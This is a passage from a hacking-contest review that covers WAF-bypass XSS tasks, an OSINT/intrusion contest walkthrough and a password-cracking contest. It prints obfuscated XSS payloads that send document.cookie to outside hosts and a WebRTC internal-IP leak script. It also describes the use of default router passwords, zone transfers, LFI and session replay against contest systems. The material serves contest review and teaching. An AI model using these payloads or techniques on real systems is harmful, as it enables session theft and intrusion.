aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```

```
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaa+onerror=src%2b=
document.cookie+aaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaavaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaavaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaavaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaavaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaavaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaa/%3E
```

To "dilute" special characters detected by the WAF, the value of a tag attribute in another attribute was addressed. The latter attribute was located far enough for the string to not go beyond the limit.

5. RegEx

In this task, the goal was to bypass a filter that uses regular expressions and to steal the bot's cookie. The essential part of any normal WAF are signatures based on regular expressions. A good WAF shouldn't rely on regexps only, some bypass methods are given below:

```
<img src = http://dsec.ru/bitrix/
templates/dsec/img/logo.png onload
= \"\\u0064\\u006F\\u0063\\u0075\\
u006D\\u0065\\u006E\\u0074.
write('<im\\u0067 src = http://
sergeybelove.ru?ccc='%2b\\u0064\\
u006F\\u0063\\u0075\\u006D\\u0065\\
u006E\\u0074.cooki\\u0065%2b'>')\">
```

```
1%3Cvideo%20%20src%3dx%20onerror%
3d%0Asrc='ht'%2b'tp:'%2b'//'+d\\
u006fcument['\\x63ookie']%3E%3C/
video%3E
```

```
<svg onload=\"var xStuff=HTMLE
lement['con'%2b'structor'],yS
tuff=xStuff('var img=new'%2b'
Ima'%2b'ge('%2b') ;im'%2b'g.
sr'%2b'c=\\'http:/'%2b'/labs.tom.
vg/cookie=\\'%2bdoc'%2b'ument.
coo'%2b'kie;doc'%2b'ument.
doc'%2b'umentEl'%2b'ement.appe'
%2b'ndCh'%2b'ild'%2b'('%2b'img)
;'),zStuff=yStuff()\">
```

6. Sanitize

In the last task, the contestants were invited to implement an XSS attack after having bypassed a protection system that consisted of encoding input values reflected in responses into HTML entities.

```
GET /sanitize.
php?name=<script>alert(1)</script>
HTTP/1.0
```

->

```
HTTP/1.0 200 OK ... Hello,
&lt;script&gt;alert(1)&lt;/
script&gt;!
```

It initially appears that such protection is strong, but there was a way to bypass it. To find the value entered by a user, the search is performed through the entire HTTP-response body, which can include other HTML tags as well. The bypass idea was to trick the WAF into escaping the tags already present in the response so that the target payload wasn't filtered.

Results

In the contest the winner was a Moscow State University team consisting of George Noseevich, Andrey Petukhov, and Alexander Razdobarov (solved all the tasks). Ivan Novikov took second place and Tom Van Goethem, a speaker from Belgium, was third.

REVIEW OF THE TASKS FOR COMPETITIVE INTELLIGENCE CONTEST

Timur Yunusov

The 2014 timed tasks for the Competitive Intelligence online contest were more difficult in comparison to the 2013 competition. A competitive intelligence researcher needs a number of different skills and should be able to handle various tools and plugins. In order to fully test that we made the 2014 tasks more challenging, but the core skills of deductive reasoning and finding links between data are still applicable.

1. Intro

The narrative of the contest sets the scene that the participant is a new member of Anneximous, an underground gang. He is given a task of finding an email address of an employee at ATH:

Hi,
I heard you wanted to join the Anneximous group. That's fine but you should prove you're worth it.

Rumor has it that feds are close to us. Those agents from ATH (Bureau of Alcohol, Tobacco, Hackers and Cookies) must be spying on us!

Teach one of the agents a lesson and maybe we'll accept you. Get his email address.

While this task is simple, it is a good introduction to the tasks that will follow.

Solved by: 82 participants

2. Reprisal against competitors

The participant is assigned to gather information about hackers from World White Idol, and to turn them into the ATH:

You succeeded, but that task was for kiddies. We have been competing with a group called World White Idol for a long time. They are exceptionally bad guys without any ethics or respect, so it is time to destroy those Internet maniacs!

The plan is to expose the members of this group to ATH and we'll be alone on the throne!

p.s. Actually, they've already started to hunt us (http://athc.biz/docs/137b60bcec2014fcedca10cc5f89bfb4.docx), so be careful and go look for these scumbags:

2.1. Catching a newbie script kiddie in Foursquare

Nickname: Schoolkid
About: The script kiddie is hacking everything he sees, not paying attention to anonymity.
Development: Detected while hacking sites from the same IP address: 107.170.230.201.
Hint: New info came up that the hacker is connecting from a public network. Thanks to Foursquare.

Well, the script kiddie has been caught attacking from IP **107.170.230.201**. There we can see a wireless router with the default combination (**admin:admin**).

It's **Rodrigez's** family router located at **#45.647801,-84.494360** (http://107.170.230.201/?page=geo.cgi).


According to clickstream data logged in the router, there were many requests sent to **Foursquare** services.

In the application's requests sent to Foursquare, we change geolocation data for those data that were entered while checking in:

```
POST /v2/users/updatelocation HTTP/1.1
Host: api.foursquare.com
ll=45.647801,-84.494360&[…]

GET /v2/venues/search?
ll=45.647801,-84.494360&[…]HTTP/1.1
Host: api.foursquare.com
```

Enter **Rodrigez** in the search field and find the place.



and the hacker we were looking for—Antony Kiddies.

Solved by: 6 participants
Points: 15

2.2. Looking for a Japanese businessman from WWIdol in the feds' database

Nickname: Japanese Businessman
About: Record of conviction: ATH case #126.
Hint: ATH have a single database for the profiles of Anneximous and WWIdol. Look deeper at athc.biz. Also, check out this service for Japanese hieroglyphs recognition — http://appsv.ocrgrid.org/nhocr/


At this point, the majority of participants struggled until a tip was published. See below: We have a link to this "case" and we know the number of the businessman's file (126) that we should find. Obviously, we will find something useful there:


Объект	Ссылка	md5_дерева	Номер дела
Anneximous	137b60bcec2014fcedca10cc5f89bfb4	123456.7	7
Japanese Businessman	?	?	126

We follow the link and find out that the hash is MD5 ("123456.7") https://www.google.ru/search?q=137b60bcec2014fcedca10cc5f89bfb4

The link 123456.126 with hash d39558559e10be6b4e36ca6a5a55bf79 should take us to the person we need to find; and so the document is located at:
http://athc.biz/docs/d39558559e10be6b4e36ca6a5a55bf79.docx

After opening the link at athc.biz, you will find a photo of a document. Then you copy the title in the top left-hand corner of the photo, enlarge it and run through the translation service, a link to which is given in the hint, and then through Google Translate and see the name: **Haru Sakata**.





And here's what happens if you don't enlarge the image:

The task is now only partially solved, the participants must still find out the businessman's birth date and place of work.

There are four users named **Haru Sakata** on Twitter. The organizers of the contest made up three accounts especially for the contest. Google Images locate the "real" account by demonstrating that one of the accounts is actually that of a famous Japanese actor.

Solved by: 4 participants
Points: 20

2.3. Looking for a French lawyer

Nickname: Counsel
About: ATH case: http://athc.biz/docs/46a2934643bf3f80c530aee55195594d.docx.

ATH has plenty of data about this person: name, e-mail and even a piece of a photo. The original photo can be found at: zip://46a2934643bf3f80c530aee55195594d.docx/word/media/image2.emf

It is clear that the piece of metal in the picture is not by chance, so the person has something to do with Paris.

However, 5 participants couldn't tell the real counsel from other people with similar pictures, but with no connection to Paris.

Solved by: 9 participants
Points: 20

2.4. Checking third-level domains up and restoring a Facebook account

Nickname: PakistaniChristian
About: Yo dawg, I heard you like subdomains, so I put three levels in yo subdomains so you can use subdomains while yo surf domains.
Hint: We got data that their domain is ftp.wwidol.com.
Hint 2: You are still looking in wrong places. Why do you think there is an e-mail?

We had thought the task was quite simple: find the domain of ftp.wwidol.com (via brute-forcing or sending AXFR requests, which are allowed in the domain wwidol.com) that allows anonymous access to the FTP protocol. But we didn't consider that the contest's participants (or organizers) could mix up first and last names and then none of the answers would be correct. There's good old thumbs.db from the Windows XP age in the folder /images_upload/.

This file contains certain thumbnails and provides names of the images that were cached by the operating system.

E-mail won't help this time, we'd better recall other de-anonymization techniques (bit.ly/1HEWEd9).

Having the photo of the person helps to tell the "real" accounts from fake.


Solved by: 5 participants
Points: 20

2.5. Breaking through to ATH

Nickname: johnsmith@athc.biz
Hint: We've managed to track the IP address of ATH which they use to access the Internet.

You may use this exploit to obtain the internal IP: http://net.ipcalf.com/.

Participants must now find information about ATH's employee named John Smith. In you send an e-mail to johnsmith@athc.biz, you will receive a reply with two hints.



The first one was that something similar to antivirus; it is checking all the links in emails for viruses.

And the other: the router NetGear N600 is gazing at the internet, and it contains interesting vulnerabilities (bit.ly/1xyE432).

What happens if we add a link to our resource to the "antivirus":

The router with the above mentioned vulnerabilities is actually located at IP 162.243.77.131. Exploitation of these vulnerabilities allows getting, for instance, an admin password despite HTTP 401 reponse.

This router model has more features: logo's attached to the page's footer (as many providers do today), SMB Manager, which allows access to an internal network by using Java Applet — you just need to know an IP address.

The hint shows that the IP address can be found in the footer changing form for HTML pages and by modification of the exploit given in the hint.


```
<script>
var RTCPeerConnection = /*window.RT-
CPeerConnection ||*/ window.webkitRT-
CPeerConnection || window.mozRTCPeer-
Connection;
if (RTCPeerConnection) (function () {
    var rtc = new RTCPeerConnec-
tion({iceServers:[]});
    if (window.mozRTCPeerConnection)
{
        rtc.createDataChannel('',
{reliable:false});
    };
    rtc.onicecandidate = function
(evt) {
        if (evt.candidate) grepSD-
P(evt.candidate.candidate);
    };
    rtc.createOffer(function (offer-
Desc) {
        grepSDP(offerDesc.sdp);
        rtc.setLocalDescription(of-
ferDesc);
    }, function (e) { console.
warn("offer failed", e); });
    var addrs = Object.create(null);
    addrs["0.0.0.0"] = false;
    function updateDisplay(newAddr) {
        if (newAddr in addrs) return;
        else addrs[newAddr] = true;
        var displayAddrs = Object.
keys(addrs).filter(function (k) { re-
turn addrs[k]; });
        document.getElementBy-
Id('list').value = displayAddrs.
join(" or perhaps ") || "n/a";
                document.form.sub-
mit();
    }
function grepSDP(sdp) {
        var hosts = [];
        sdp.split('\r\n').forEach(-
function (line) {
            if (~line.indexOf("a=can-
didate")) {
                var parts = line.
split(' '),
                    addr = parts[4],
                    type = parts[7];
                if (type === 'host')
updateDisplay(addr);
            } else if (~line.index-
Of("c=")) {
                var parts = line.
split(' '),
                    addr = parts[2];
                updateDisplay(addr);
}     });  })(); else {}
</script><form name="form" ac-
tion="http://listenhost:port/"
method="post"><input type="text"
name="value" id="list"></form>
```

As a result:

Now we can try to get access to John Smith's computer and find answers on the questions:

Solved by: 2 participants
Points: 35
Note: this task as well as the following ones "produced" new tasks upon solving them.

3.1. Trying to engage a girl into a conversation at a dating site

Nickname: Stripper
About: "Talky" girl, doesn't separate her private life from the job. Her probable location is #53.2054508, 63.6218262. She uses dating sites for finding clients.

Two participants found the girl on Facebook and Vkontakte.

We thought that the contest's participants would find her on Badoo first, then contact her. Only one participant added her to his friends list (probably by accident), and no one tried to speak to her. There were several fake accounts that confused the participants and made them choose wrong answers.

Solved by: 2 participants
Points: 30

3.2. An iPhone gives away an Indian taxi driver

Nickname: IndianTaxi-driver
About: This is Counsel's brother and he uses his birthdate as the password.

To discover key personal information about the taxi driver, the participants needed to get access to his brother's (lawyer) e-mail. The participants who solved the third task knew his birth date. The driver's e-mail login and password were stored in his brother's mail.

and here we found out that he uses Apple devices.


The iCloud account matched the e-mail. After logging into the iCloud account, the participants just needed to detect the iPhone that the organizers "had sent" to Delhi.

Solved by: 2 participants
Points: 40

3.3. The Admin's having a little fun

Nickname: Admin
About: The admin of wwidol.com.

Google says that there's a folder /.git/ on wwidol.com, which contains an index and a config file, where we can find the admin's login for GitHub!



After googling the nickname we discovered that the admin has two accounts on GitHub, one for work and another personal one. It was the second repository where the .htpasswd file could be found as well as the IP address where the file was located.

The IP address matches the site wwidol.com, which means that the admin stores some files on the WWIdol server. But on what host? If a participant issued an AXFR request by this time, he should know about host src.wwidol.com, if not then he must either bruteforce the third-level domains or issue a zone transfer request.

The password was easily guessed: it was "admin", and it was enough to get all the data about the admin in the file /about-me.txt.

Solved by: 3 participants
Points: 30

3.4. The admin and the cop are connected

Nickname: Cop
About: Admin and Cop are somehow connected. But it is unclear how.

Let's check the file src.wwidol.com/note.txt. Here we find login, password and a web camera's IP address, from which we will find out everything about the cop from a delivery invoice.

Solved by: 3 participants
Points: 20

3.4. When an anonymizer doesn't help

Nickname: ParanoidHacker
Hint: The hacker uses an anonymizer but his DNS requests don't resolve. We know that during the day the hacker is at his "official" job, but conducting hacking work from there. He's also running his own website that doesn't look hackproof, so you can hackproove it.

The hacker's mail is at the bottom of wwidol.com.

If we try to send him a link (as we did in task 2.5), he will follow it via an anonymizer (we mentioned it in the hint published on the third day). However, DNS queries to our resources will be sent from the hacker's resources.

These resources were located behind an office router with default accounts: admin:admin.

The router's logs showed that the hacker visited homehekkers.com, a homemade site based on a WordPress template with the installed

dewplayer plugin vulnerable to LFI:

What's more, homehekkers.com and wwidol.com are hosted on the same IP address, which means that we can find out everything about the hacker from the file /tmp/dump.sql (Hello Moscow!).

Solved by: 0 participants
Points: 50

3.4. Somebody's leaking information to ATH

Nickname: rat
About: There is a leak of information to ATH. This is a list of potential rat's accounts at the forum http://anneximous.com/rat.txt.
Hint: Once upon a time there was and is Google mail. Stories were written and songs were composed 'bout Google mail remembering even the things one wouldn't suspect. And they all lived happily ever after. The question is who are "they"…?

The last task in this set was to find the rat from ATH infested in Anneximous. The participants are given lists of potential betrayers: email:md5(pass). Only one hash can be easily googled:

kevinreissen@wwidol.com:09d1d20bd495912ed5307a08510440d6 (Admin111)

wwidol.com supports mail accounts via Google Apps, which can be determined by using nslookup.

After logging in using this Gmail account, a contestant could found detailed information about an IMAP query from the device com.android.email and get the rat's IP address.

And then the contestant was able to access to the computer in the internal network and get all the necessary information using a vulnerability in ATH's router.

Solved by: 0 participants
Points: 20

4. Final Section

The participants needed to get information about the rat from ATH settled in WWidol and about bosses of Anneximous and WWidol.

4.1. wwidolRat

Nickname: wwidolRat
About: Info: rat's report at http://athc.biz/docs/f4dd947b925ef548fcdfd66789174033.docx.

The participants were offered the rat's report. Meta tags can be used to find the IP address and to gain useful information from the computer in ATH's network once again.

Moreover, there's an archive with some data on the rat's computer, but unfortunately it's password-protected.

It turned out that the rat has its own site, but it's blocked by ATH.

If we query the IP address using domain names (kevin-donnalley.com and images.kevin-donnalley.com), we get it:

Now we're checking thumbs.db and find out the rat's base64_encode(facebook_id):

Solved by: 2 participants
Points: 20

4.2. Seizing power in the band

Nickname: Anneximous Boss
About: empty
Hint: You can use accounts 4000–4040 with the pass "phdIV @107.170.92.105", but you still need to find boss' nickname.

There's a direct link to the folder with reports' images in the rat's report:

In this folder we can detect some new identifiers of reports and then try to access the reports.

Here we found a report on Anneximous and WWIdol's bosses with a password and traffic dump. We open the query:

POST /profile.php?PHPSESSID=055e9c961e-311901050b261e16ef57aa HTTP/1.1
Host: anneximous.com
Cookie: PHPSESSID=055e9c961e-311901050b261e16ef57aa;
*Accept: */**
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close

If we repeat the query (it's still alive), we will know the name and SIP account of the Anneximous boss.

Solved by: 0 participants
Points: 55

4.3. Surprise

Nickname: Wwidol Boss
About: empty

The boss's SIP would seem unnecessary, cause we already got all data for filling the form. If anyone of the participants reached this task, called the boss (johanson@107.170.92.105) and examined the traffic, he or she would notice that packets started to flow through 128.199.236.23 — host boss.wwidol.com. It turned out that the bosses of Anneximous and WWIdol are the same person, a serious twist in the plot!

Now we can try to send the same query with the same password (we can assume that like many users, the bosses use the same passwords) to wwidol.com, and find his "nickname" on WWidol.

Nickname	Баллы	Место
The.Ghost	230*	I
yarbabin	195*	II
MooGeek	130*	III
godzillanurserylab	105*	
topol	35*	
Eugene-vs	20	
supertramp	20	
ReallyNonamesFor	20	
Anatolik11	20	
true-bred	0*	
gohome	0*	
Fire_marshall	15	


* - без учета 20 баллов за задание 2.4.

No one reached this task, but one of the winners managed to guess the boss's nickname using the very first report and to call him.

Solved by: 0 participants
Points: 30

Results

The contest lasted three days instead of the planned two days, though some participants offered their answers after the contest was over. 301 participants registered to compete in the contest, 82 solved the intro task. Other details are available in the table below.



HASH RUNNER REVIEW

Alexey Osipov

In 2014, the Hash Runner contest ran for the three days preceding Positive Hack Days — from May 16 through May 19. The contest asks hackers to decrypt as many passwords as possible and it was a fierce competition with the final codes decrypted in just the last 15 minutes.

Last year's winners are:
1st Place – InsidePro with 22.81%
2nd Place – hashcat with 21.23%
3rd Place – john-users with 12.78%

Hash Types and Pricing

Pricing is determined by hash type, divided by professional interest, see below:

Hash type	Price
bcrypt	15 (x3)*
bsdcrypt	15
cisco_pix	1
descrypt	15
dominosec	15
GOST R 34.11-94	1 (x10)*
lotus5	15
lotus8.1 (H-Hash)	15
MD4	1
MD5	1 (x7)*
MD5crypt	15
MSSQL2012	1
netntlmv1	1
netntlmv2	1
oracle10	1
oracle11	1
phpass	15
SHA1	1
sha1crypt	15
SHA256	1 (x7)*
SHA512crypt	15
tomato	15
wonderful (task 12)	15

* Coefficient for hashes in bonus packs

Contest rules

The contest is divided by tasks to reflect different types of systems used, similar to Hash Runner 2013.

One of new features of Hash Runner 2014 was how contestants received their hashes. While previously, it was just a plaintext file, in 2014 contestants followed the instructions and used exploits, like in pentests, in order to grab hashes. The teams could work with PCAP files, Lotus Domino, numerous web applications, and SCADA project files.

Typical security assessment doesn't require unprivileged users; you need only the most privileged account. To replicate this, we added twenty-three admin hashes for each task that had the largest entropy of task plaintexts. If a participant managed to crack any admin hash, the team was awarded with 250 bonus hashes not available in the original task (Raw-SHA-1, GOST, bcrypt and Raw-MD5).

Wordlists and mutation

Wordlists came from the real life experience, but we also added random terms: random chars, Arabic words in English keyboard layout, Chinese names and surnames, "Go Game" terms, names of chemicals and Greek mythological creatures, Hollywood stars, Marvel characters, MMORPG sites, web application banners and random samples from packetstorm and xato 10k wordlists.

Then we used some mutations.

- Simple ones: <word><year>, <word><digit1><digit2><digit3>, <word><spec><year>, <word><date>, <word><date><month>.
- Ultra evil mutations: <word1><WORD2> и <word1><word2><word3>.
- Special symbols: <special1><word><special2>, <word><special1><special2<special3><special4>.
- Leet everything, leet only specific alpha, leet random.
- Permutations with case in <word>. These mutations were mostly used in wordlists like mental disorders and legendary creatures.
- Arabic words mapped to the corresponding Latin keyboard chars also should be considered as a mutation, when Arabic words are written in English keyboard layout.

All these mixed up and mutated wordlists were randomly distributed among the tasks. The number of final plaintexts exceeded 40 thousands. Hopefully, we avoided attacks with themed patterns through using only small random parts of this set.

Review of Some Tasks

TIA Portal

This was the simplest task in the contest. SCADA engineering solution that had usual SHA-1 hashes. By modifying the provided script to extract the password length, you can greatly simplify the task. See below:


Lotus H-хеш

Apart from two known hash types, lotus5 and dominosec (g-hash), the newer hashes for versions >8 were generated. While the former two types were among the most popular for cracking, the latter one wasn't touched at all.

Arabic forum

This forum was focused on targeted attacks. One cannot simply bruteforce an iterated MD5 hash if he/she doesn't know anything about the plaintext. There were "simple" hashes consisting of less than five English letters, but they were created with mapping from the Arabic keyboard to the English one. Most (if not all) dictionaries become useless if they are used against national alphabets. The only way to effectively hack this is to create your own wordlist, for example, by parsing other dictionaries or targeted sites. Thus, a forum is a great place to start. It contains vast amount of words that people actually use, and crawling such resource can give essential information about possible plaintexts. But sometimes the automatic analysis of texts from the site is not enough. Thinking about common things used in uncommon ways may be useful. There are at least four types of Unicode symbols only for encoding Arabic numbers, and one of our mutation masks was just appending two Unicode Arabic numbers to the plaintext. Actually, there were only three mutations used:

1. Prefixing with three non-Unicode Arabic numbers.
2. Suffixing with two Unicode Arabic numbers.
3. Keyboard mapping to Latin letters.



mt_rand

This task was about "bad" random numbers, which are used by less experienced developers. Let us assume we want a secure means to create tokens that we will use to reset user passwords. One can use a linear congruential generator, but this task was about the Mersenne twister pseudorandom generator, which is good on paper with period of 219937. The seed is 32 bits long and it is a weak point from the security standpoint. If an attacker knows the seed, he/she can reproduce the full stream of pseudorandom numbers. But this issue is implicitly mitigated by the common implementation: once the generator is seeded, it starts to produce pseudorandom numbers different from those created by another seed. Now an attacker should implement the full Mersenne twister algorithm and bruteforce not only the seed (which is relatively small), but also the place of the target pseudo random number in the generated stream.

This approach should be enough for both h-type and l-type hashes, but we intentionally created two types. When you use integers or float type in your programming language, you should note the maximum precision for each type and the text representation of numbers. For example cubing the number 123456789 should give 1881676371789154860897069 (in general decimal arithmetic), then you will get ~79 bits of entropy with its character representation. However, if your programming language uses floating type to handle such big numbers, then the result will be somewhat like 1.8816763717892E+24 with only ~45 bits of entropy. Such password can be easily bruteforced for any fast hashing algorithm.

Let's take a look at the code for generating plaintexts.

For 1 hash:

```
function generate_password($length)
{
    $result = 1;
    for($i=0; $i<$length; ++$i) $result *= mt_rand();
    return $result;
}

for ($i=0; $i<$argv[1]; ++$i)
{
    if (($i % 32) == 0){
        mt_srand(get_real_rand());
